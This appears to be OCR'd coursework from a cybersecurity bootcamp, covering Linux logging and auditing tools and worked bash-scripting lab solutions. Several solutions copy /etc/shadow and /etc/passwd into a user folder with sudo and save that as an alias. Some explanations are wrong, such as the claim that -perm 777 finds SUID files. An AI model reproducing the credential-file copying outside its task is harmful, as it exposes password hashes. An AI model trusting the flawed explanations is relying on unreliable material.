- 1. 10/27/2019 15:33:17 1000 ubuntu pts/1 /usr/sbin/useradd criminal yes 190

2. 10/27/2019 15:33:17 1000 ubuntu pts/1 /usr/sbin/useradd ? yes 191

Images:

01-slide.png

journalctl syntax

journalctl [options] [information being filtered]

journalctl returns the entire (massive) contents of the system log.

journalctl --list-boots displays lines for each individual boot.

```
journalctl --list-boots

-2 915e5048b12b4b79b71ee3d0f71ce6ca Thu 2019-11-07 21:03:23 EST-Thu 2019-11-07 23:49:16 EST
-1 69f1499b462946baab1bc26c593690cc Thu 2019-11-07 23:49:33 EST-Fri 2019-11-08 00:22:53 EST
 0 edb3c812a22d43d390c393d18ba207f1 Fri 2019-11-08 12:24:26 EST-Fri 2019-11-08 13:04:01 EST
```

15

05-slide.png

Tripwire Configurations

Let's take a look at the following example configuration, found at `/etc/tripwire/twpol.txt`:

```
(
  rulename = "Network Scans",
  severity = 100,
)
{
  /lib64     -> $(ReadOnly) ;
  /usr/lib64 -> $(ReadOnly) ;
 }
```


`Rulename` defines the action or purpose of the rule. In this case, it indicates "Network Scans"
`Severity` can be set to any value. The higher the number the higher the severity.

45


123.png

```
Jul 15 12:25:15 cyber-security-ubuntu sudo[12276]: instructor : TTY=pts/1 ; PWD=/home/instructor ; USER=root ; COMMAND=/bin/su badguy
Jul 15 12:25:15 cyber-security-ubuntu sudo[12276]: pam_unix(sudo:session): session opened for user root by (uid=0)
Jul 15 12:25:15 cyber-security-ubuntu su[12277]: No passwd entry for user 'badguy'
Jul 15 12:25:15 cyber-security-ubuntu su[12277]: FAILED su for badguy by root
Jul 15 12:25:15 cyber-security-ubuntu su[12277]: - /dev/pts/1 root:badguy
```


IO_Streams.png




audit-pieces.png


Kernel
Trusted App
Auditctl
Auditd
Audispd
Sealert
Remote
Custom app
Ausearch
Aureport
Aulast
Logs

rsyslog.png


Example rsyslog Configuration File
/etc/rsyslog.conf Configuration file for rsyslog.
#
For more information see
/usr/share/doc/rsyslog-doc/html/rsyslog_conf.html
...
...
auth,authpriv.* /var/log/auth.log
.;auth,authpriv.none -/var/log/syslog
#cron.* /var/log/cron.log
daemon.* -/var/log/daemon.log
kern.* -/var/log/kern.log
lpr.* -/var/log/lpr.log
mail.* -/var/log/mail.log
user.* -/var/log/user.log
#
Logging for the mail system. Split it up so that
it is easy to write scripts to parse these files.
#
mail.info -/var/log/mail.info
mail.warn -/var/log/mail.warn
mail.err /var/log/mail.err
28

selector.png



Bash Scripting and Programming:

Advanced Bash:

Compound Commands

Completing this activity required the following steps:

- Creating a directory and automatically copying log files to it with one command.
- Finding a list of executable files in the home folder and saving it to a text file inside your directory with one command.
- Saving an edited list of the 10 most active processes to your directory with one command.
- Creating a list of home folders and users with a UID less than 1000 and saving it to your directory, all with one command.

Log into the lab environment with the username sysadmin and password cybersecurity.

Create a research directory and copy all system logs as well as the shadow, passwd, and hosts files in one long command.

- Run mkdir ~/research && cp -r /var/log/* /etc/passwd /etc/shadow /etc/hosts ~/research

We'll use && to combine the two following commands together:

- mkdir to make our directory.
- cp to copy our files to our new directory.
- We also need to use sudo because we are making copies of sensitive /etc files.

Type the solution into the command line:

- mkdir ~/research && sudo cp -r /var/log/* /etc/passwd /etc/shadow /etc/hosts ~/research

Syntax breakdown:

- mkdir ~/research: Creates our directory.
- &&: Completes the second command if the first command is successful.
- sudo cp -r /var/log/* /etc/passwd /etc/shadow /etc/hosts: Chains together a number of files—as many as we want—to copy (recursively).
- ~/research: Output directory that we created with the first command.

Remember the command we discussed at the beginning of class: file $(find / -iname '*.txt' 2>/dev/null) > ~/Desktop/text_files ; tail ~/Desktop/text_files

- This command is an example in which && might be better to use than ; before we issue the tail command. This way, the file is completely written before we open it.

Create a list of all exec files and save it to a text file in the research folder using one long command.

- Run sudo find /home -type f -perm 777 > ~/research/exec_lst.txt

This task only requires using one command, along with an output redirect to direct the list into a file that we specify. Again, we need to use sudo to search the entire system.

- Run sudo find /home -type f -perm 777 > ~/research/exec_lst.txt

Syntax breakdown:

    - sudo find searches the entire directory.
    - / starts our search in the root directory.
    - -type f searches for objects that are files (not directories).
    - -perm 777 searches for objects that have the 4000 bit set, or the exec bit.
    - > ~/research/exec_lst.txt redirects the list returned by find to a text file.

Navigate to /home/sysadmin/research.

- Run cat exec_lst.txt
- Even though the last command gave us errors, our script told us it was ignoring those errors and continuing to read the other files that it did have access to.

Create a list of the 10 most active processes. The list should only contain the USER, PID, %CPU, %MEM and COMMAND. Save this list to a text file in your research directory with long command.

- Run: ps aux --sort -%mem | awk {'print $1, $2, $3, $4, $11'} | head > ~/research/top_processes.txt

Parsing the output of the ps command will require using a program like awk.

- Run ps aux --sort -%mem
- The --sort flag allows us to sort the ps output by various criteria. In this case, we are using -%mem to sort by memory.

Add the awk command: ps aux --sort -%mem | awk {'print $1, $2, $3, $4, $11'}

- Syntax breakdown:
    - awk allows us to parse the output to make it more readable.
    - {'print is an argument for awk indicating that we want to print what comes next.
    - $1, $2, $3, $4, $11'}: Each item on a line, separated by white space, that is given to awk is given a number. We can later choose those items using the $. Here, we are choosing USER, PID, %CPU, %MEM and COMMAND.

Add the head and output parts of the command: ps aux --sort -%mem | awk {'print $1, $2, $3, $4, $11'} | head > ~/research/top_processes.txt

- We are using head to give us only the first ten lines, before we send the command to our research directory.

Bonus

Create a list of home folders along with user info from the passwd file. Only add the user info to your list if the UID is greater than 1000.

- Run: ls /home > ~/research/users.txt && cat /etc/passwd | awk -F ":" '{if ($3 >= 1000) print $0}' >> ~/research/users.txt
- We will again need to use awk to parse the output of the passwd file.
- Type the first part of the command: ls /home > ~/research/users.txt &&
    - This command creates a list of the home folders and saves it. Then, we are using the && to make sure that this command completes before we add more to that file.

Type out the next part of the command: cat /etc/passwd | awk -F ":" '{if ($3 >= 1000) print $0}'

- cat /etc/passwd gives us the entire contents of the passwd file.
- | sends those contents to our next command.
- awk allows us to parse the output.
- -F ":" changes the delimiter that awk is using to parse input. By default, awk uses white space to divide lines of text, but here we are changing it to a colon because items are separated by a colon in the passwd file.
- '{if ($3 >= 1000) print $0}' This is an if statement inside of awk. It says, if the third item given is greater than 1000, print $0, which is the entire line.
    - Remember that awk assigns each item a number and the number 0 is assigned to the entire line.

Run the entire command: ls /home > ~/research/users.txt && cat /etc/passwd | awk -F ":" '{if ($3 >= 1000) print $0}' >> ~/research/users.txt

Creating Aliases

In this exercise, you created custom commands using aliases and the ~/.bashrc file.

- You had to create the following aliases:
    - A custom ls command.
    - Custom commands to change directories into Documents, Downloads, and the /etc directory.
    - A custom command to easily edit the ~/.bashrc file.
    - Custom commands for some of the compound commands you created in the previous activity.
- You also had to reload the .bashrc file so the commands took effect.

Solution

Log into the lab environment with the username sysadmin and password cybersecurity.

You can either add commands directly inside ~/.bashrc using nano, or you can use output redirection to append them to the ~/.bashrc file.

Important: Remember, you must use >> and not >, or else you will overwrite the entire file. It's recommended to make a backup of the ~/.bashrc file before changing it.

Start by creating a backup copy of your ~/.bashrc file by running cp ~/.bashrc ~/.bashrc.bak

1. Create an alias in your ~/.bashrc file for ls -a.

- Type echo "alias lsa='ls -a'" >> ~/.bashrc
    - alias indicated that the following code is an alias.
    - lsa= is the name of the new command. We can use anything we want, but we want to be careful not to use a command that already exists.
- Note that we have to use a mixture of double and single quotes ("" and '') here to get this command to work correctly.
    - 'ls -a' is the command we are creating the alias for.
    - The echo command is wrapped in double quotes ("") and the alias is wrapped in single quotes ('').
- alias lsa='ls -a' is the only line we need to add to our ~/.bashrc file. If we wanted to add this directly to the bashrc file, we could use echo and redirection to do it in one line.
- Run echo "alias lsa='ls -a'" >> ~/.bashrc
    - We could chain it together with && source ~/.bashrc to automatically reload the file and enable the new alias.
    - Example: echo "alias lsa='ls -a'" >> ~/.bashrc && source ~/.bashrc

2. Create an alias in your ~/.bashrc file for cd ~/Documents, cd ~/Downloads, cd /etc.

Use the following command structure alias docs='cd ~/Documents' for each directory.

- ~/Documents:
    - Run echo "alias docs='cd ~/Documents'" >> ~/.bashrc
- ~/Downloads:
    - Run echo "alias dwn='cd ~/Downloads'" >> ~/.bashrc
- ~/etc:
    - Run echo "alias etc='cd /etc'" >> ~/.bashrc

These are the only lines needed for the ~/.bashrc file.

Take a moment to see what's happening to the ~/.bashrc file.

- Run tail -4 ~/.bashrc

You should get output similar to:

alias lsa='ls -a'

alias docs='cd ~/Documents'

alias dwn='cd ~/Downloads'

alias etc='cd /etc'

Bonus Aliases

Create aliases for the following:

- nano ~/.bashrc
- mkdir ~/research && cp /var/logs/* /etc/passwd /etc/shadow /etc/hosts ~/research

Create an alias in your ~/.bashrc file for nano ~/.bashrc.

- Run echo "alias rc='nano ~/.bashrc'" >> ~/.bashrc
- Run source ~/.bashrc to reload the file and enable our commands.
- Run lsa to demonstrate your custom ls command.
- Run docs to demonstrate your custom cd command.
- Run rc to demonstrate your custom nano ~/.bashrc command.

Scroll to the bottom where the aliases are being added.

- The section should look like:
- alias lsa='ls -a'
- alias docs='cd ~/Documents'
- alias dwn='cd ~/Downloads'
- alias etc='cd /etc'

alias rc='nano ~/.bashrc'

- Add a comment above your aliases to mark the section:
- # Custom Aliases
- alias lsa='ls -a'
- alias docs='cd ~/Documents'
- alias dwn='cd ~/Downloads'
- alias etc='cd /etc'

alias rc='nano ~/.bashrc'

Complete the same steps for the following:

1. mkdir ~/research && cp /var/logs/* /etc/passwd /etc/shadow /etc/hosts ~/research

- **Solution**: echo "alias logs='mkdir ~/research && cp /var/logs/* /etc/passwd /etc/shadow /etc/hosts ~/research'" >> ~/.bashrc

The Custom Aliases section should now look like:

Custom Aliases

alias lsa='ls -a'

alias docs='cd ~/Documents'

alias dwn='cd ~/Downloads'

alias etc='cd /etc'

alias rc='nano ~/.bashrc'

alias logs='mkdir ~/research && cp /var/logs/* /etc/passwd /etc/shadow /etc/hosts ~/research'

We can either keep the output file redirection >> ~/research/users.txt or we can leave it out. If we do leave it out, we can still use redirection when we run our custom alias.

- Save and quit Nano.
- Type exec >> ~/research/users.txt as an example of using redirection with a custom alias.

Remember, with every edit, you will need to reload the ~/.bashrc file before the edits will take effect.

- Run source ~/.bashrc

First Bash Script

To complete this activity, you needed to do the following:

- Add all the commands in the instructions to your script.
- Change the permissions on your script to make it executable.
- Run your script to verify it produces the correct output.

Solutions

Create a new script file.

- touch sys_info.sh

Change the permissions on the file to make it executable.

- chmod +x sys_info.sh

Open the file with nano.

- nano sys_info.sh

Add a top hashbang line to make this a bash script.

- #!/bin/bash

At this point your terminal output should look like:

touch sys_info.sh

chmod +x sys_info.sh

nano sys_info.sh

Then inside nano, you should have:

#!/bin/bash

Add the following to your script:

A title.

- echo "A Quick System Audit Script"

Today's date.

- date

The machine's type.

- echo "Machine Type Info:"
- echo $MACHTYPE
    - echo:expands any input it's given before sending it to the output.
    - $MACHTYPE is a 'built-in' variable that contains the type of machine you are working on.

The uname info for the machine.

- echo -e "Uname info: $(uname -a) \n"'
- echo sends everything to output.
- -e enables echo to read added line breaks within the line to be echoed.
- "Uname info: is printed out as shown.
- $(uname -a) is run before any other part of the line is run. This part gets run **first**. Then, it's output is added to the line and the rest of the echo command is run.
- \n" closes out the echo command and adds a line break. **Note**: this only works because we are adding the -e flag to echo.

The machine's IP address.

- echo -e "IP Info: $(ip addr | head -9 | tail -1) \n"

Let's breakdown this line:

ip addr is expanded.

- Run ip addr.

Your output should look similar to:

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

inet 127.0.0.1/8 scope host lo

valid_lft forever preferred_lft forever

inet6 ::1/128 scope host

valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000

link/ether 00:16:3e:5e:6c:00 brd ff:ff:ff:ff:ff:ff

inet 10.137.0.21/32 brd 10.255.255.255 scope global eth0

valid_lft forever preferred_lft forever

inet6 fe80::216:3eff:fe5e:6c00/64 scope link

valid_lft forever preferred_lft forever

We want to narrow this output down to the line that contains our main IP address. In this case it is the ninth.

- Run ip addr | head -9.

Your output should be:

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

inet 127.0.0.1/8 scope host lo

valid_lft forever preferred_lft forever

inet6 ::1/128 scope host

valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000

link/ether 00:16:3e:5e:6c:00 brd ff:ff:ff:ff:ff:ff

inet 10.137.0.21/32 brd 10.255.255.255 scope global eth0

Use tail to get the last line.

- Run ip addr | head -9 | tail -1

Your output should be:

inet 10.137.0.21/32 brd 10.255.255.255 scope global eth0

Now, surround this command with our expansion syntax $() so it runs before echo:

- Run: echo -e "IP Info: $(ip addr | head -9 | tail -1) \n"

Your output should be similar to:

IP Info: inet 10.137.0.21/32 brd 10.255.255.255 scope global eth0

Let's return to the script.

The Hostname.

- echo "Hostname: $(hostname -s) "
    - The -s flag for hostname provides a 'short' hostname and is not absolutely required.

The final script should be similar to:

```
#!/bin/bash


echo "A Quick System Audit Script"

date

echo ""

echo "Machine Type Info:"

echo $MACHTYPE

echo -e "Uname info: $(uname -a) \n"

echo -e "IP Info: $(ip addr | grep inet | tail -2 | head -1) \n"

echo "Hostname: $(hostname -s) "
```

Bonuses:

The DNS info.

- echo "DNS Servers: "
- cat /etc/resolv.conf

The DNS info is stored in the /etc/resolv.conf file. All we need to do is display the contents of this file using cat.

The Memory info.

- echo "Memory Info:"
- free

The CPU info.

- echo -e "\nCPU Info:"
    - echo -e "\nCPU Info:" gives us a title with a line break before it.
- lscpu | grep CPU
    - lscpu gives us a ton of info about the computer's CPU.
    - Remember: ls has a number of extended commands to show hardware and other system info.
    - | grep pipes that output into grep so we can parse just the info we want.
    - CPU is given to grep to display lines that only contain CPU.

The Disk usage.

- echo -e "\nDisk Usage:"
- df -H | head -2
    - df retrieves the disk information.
    - -H displays the info in human readable format. This means it will display bytes in megabytes an gigabytes instead of bytes.
    - | head: Again, we are piping the command into the head command to limit output.
    - 2 limits the output of head to 2 lines.

The currently logged on users.

- echo -e "\nWho is logged in: \n $(who -a) \n"
    - echo -e "\n initiates our echo command and creates a line break.
    - Who is logged in: \n will be printed as shown with another line break.
    - $(who) runs the who command before the echo command.
    - \n provides another line break.

At this point, our script should look like:

#!/bin/bash

```
echo "A Quick System Audit Script"
date
echo ""
echo "Machine Type Info:"
echo $MACHTYPE
echo -e "Uname info: $(uname -a) \n"
echo -e "IP Info: $(ip addr | grep inet | tail -2 | head -1) \n"
echo "Hostname: $(hostname -s) "
echo "DNS Servers: "
cat /etc/resolv.conf
echo "Memory Info:"
free
echo -e "\nCPU Info:"
lscpu | grep CPU
echo -e "\nDisk Usage:"
df -H | head -2
echo -e "\nWho is logged in: \n $(who) \n"
```

Close and save your script file.

Run your script using ./ notation.

- ./sys_info.sh

sys_info.sh:

```
#!/bin/bash

mkdir ~/research 2>/dev/null

echo "A Quick System Audit Script" >~/research/sys_info.txt
date >>~/research/sys_info.txt
echo "" >>~/research/sys_info.txt
```

```
echo "Machine Type Info:" >>~/research/sys_info.txt
echo $MACHTYPE >>~/research/sys_info.txt
echo -e "Uname info: $(uname -a) \n" >>~/research/sys_info.txt
echo -e "IP Info: $(ip addr | grep inet | tail -2 | head -1) \n" >>~/research/sys_info.txt
echo -e "Hostname: $(hostname -s) \n" >>~/research/sys_info.txt
echo "DNS Servers: " >>~/research/sys_info.txt
cat /etc/resolv.conf >>~/research/sys_info.txt
echo -e "\nMemory Info:" >>~/research/sys_info.txt
free >>~/research/sys_info.txt
echo -e "\nCPU Info:" >>~/research/sys_info.txt
lscpu | grep CPU >>~/research/sys_info.txt
echo -e "\nDisk Usage:" >>~/research/sys_info.txt
df -H | head -2 >>~/research/sys_info.txt
echo -e "\nWho is logged in: \n $(who -a) \n" >>~/research/sys_info.txt
echo -e "\nExec Files:" >>~/research/sys_info.txt
find /home -type f -perm 777 >>~/research/sys_info.txt
echo -e "\nTop 10 Processes" >>~/research/sys_info.txt
ps aux -m | awk {'print $1, $2, $3, $4, $11'} | head >>~/research/sys_info.txt
```

sys_info.sh:

```
#!/bin/bash

mkdir ~/research 2> /dev/null

echo "A Quick System Audit Script" > ~/research/sys_info.txt
date >> ~/research/sys_info.txt
echo "" >> ~/research/sys_info.txt
echo "Machine Type Info:" >> ~/research/sys_info.txt
echo $MACHTYPE >> ~/research/sys_info.txt
```

```
echo -e "Uname info: $(uname -a) \n" >> ~/research/sys_info.txt

echo -e "IP Info: $(ip addr | grep inet | tail -2 | head -1) \n" >> ~/research/sys_info.txt

echo -e "Hostname: $(hostname -s) \n" >> ~/research/sys_info.txt

echo "DNS Servers: " >> ~/research/sys_info.txt

cat /etc/resolv.conf >> ~/research/sys_info.txt

echo -e "\nMemory Info:" >> ~/research/sys_info.txt

free >> ~/research/sys_info.txt

echo -e "\nCPU Info:" >> ~/research/sys_info.txt

lscpu | grep CPU >> ~/research/sys_info.txt

echo -e "\nDisk Usage:" >> ~/research/sys_info.txt

df -H | head -2 >> ~/research/sys_info.txt

echo -e "\nWho is logged in: \n $(who -a) \n" >> ~/research/sys_info.txt

echo -e "\nSUID Files:" >> ~/research/sys_info.txt

find / -type f -perm /4000 >> ~/research/sys_info.txt

echo -e "\nTop 10 Processes" >> ~/research/sys_info.txt

ps aux -m | awk {'print $1, $2, $3, $4, $11'} | head >> ~/research/sys_info.txt
```

Custom Commands

This activity turned our script into a custom command and added a script directory to the $PATH so that command can be called directly.

To complete this activity, we needed to do the following:

- Ensure that the script from the last activity runs as expected.
- Add the new commands listed in the instructions.
- Save the script in a ~/scripts directory.
- Add that ~/scripts directory to the $PATH variable.
- Run your script by calling it's name only.

Solutions

Inside your script, add the command for creating a ~/research directory to your script.

- mkdir ~/research 2> /dev/null

- # Create directory for output

mkdir ~/research 2> /dev/null

Add the command used to find 777 files to your script.

- echo -e "\n777 Files:" >> ~/research/sys_info.txt
- find / -type f -perm 777 >> ~/research/sys_info.txt

These next two commands are exactly the same as they were in first two exercises. The only thing we are adding is an echo command that will give each command's output a heading.

Add the command for finding the top 10 processes to your script.

- echo -e "\nTop 10 Processes" >> ~/research/sys_info.txt
- ps aux -m | awk {'print $1, $2, $3, $4, $11'} | head >> ~/research/sys_info.txt

Modify each command of the script so that it writes all output to a file called ~/research/sys_info.txt

- Add >> ~/research/sys_info.txt to each line of your script.

At this point, our script should resemble the following. (Note: Script may vary if the bonus was completed in the last activity.)

```
#!/bin/bash


mkdir ~/research 2> /dev/null


echo "A Quick System Audit Script" >  ~/research/sys_info.txt

date >> ~/research/sys_info.txt

echo "" >> ~/research/sys_info.txt

echo "Machine Type Info:" >> ~/research/sys_info.txt

echo $MACHTYPE >> ~/research/sys_info.txt

echo -e "Uname info: $(uname -a) \n" >> ~/research/sys_info.txt

echo -e "IP Info: $(ip addr | grep inet | tail -2 | head -1) \n" >> ~/research/sys_info.txt

echo "Hostname: $(hostname -s) " >> ~/research/sys_info.txt

echo -e "\n777 Files:" >>  ~/research/sys_info.txt

find / -type f -perm 777 >> ~/research/sys_info.txt

echo -e "\nTop 10 Processes" >> ~/research/sys_info.txt
```

ps aux -m | awk {'print $1, $2, $3, $4, $11'} | head >> ~/research/sys_info.txt

Bonus Additions

In your command line environment, manually create a ~/scripts directory and save your script there. (This is a great opportunity to chain two commands together to complete a task.)

- mkdir ~/scripts && cp sys_info.sh ~/scripts

Add your ~/scripts directory to your $PATH

- echo "export PATH=$PATH:~/scripts" >> ~/.bashrc
    - echo is printing everything that comes next.
    - "export allows the variable to be used across different shells.
    - PATH= is the assignment of our variable.
    - $PATH is calling the variable as it is now. So, the first part of our new variable for PATH will be a copy of the old variable PATH.
    - : is the delimiter used within the PATH variable in between each directory path.
    - ~/scripts" is the directory we are adding and closes out the echo command.
    - >> ~/.bashrc appends the output from echo to the bottom of the bashrc file.

Run tail -1 bashrc.

- Your output should be similar to:
- $ tail -1 ~/.bashrc

PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/snap/bin:/usr/local/lib/python3.7/site-packages/:/home/user/.local/bin:/home/user/scripts

Reload your bashrc file.

- source ~/.bashrc

Note: we only need to type the name of the script file in order to run it.

Run your script:

- sys_info.sh

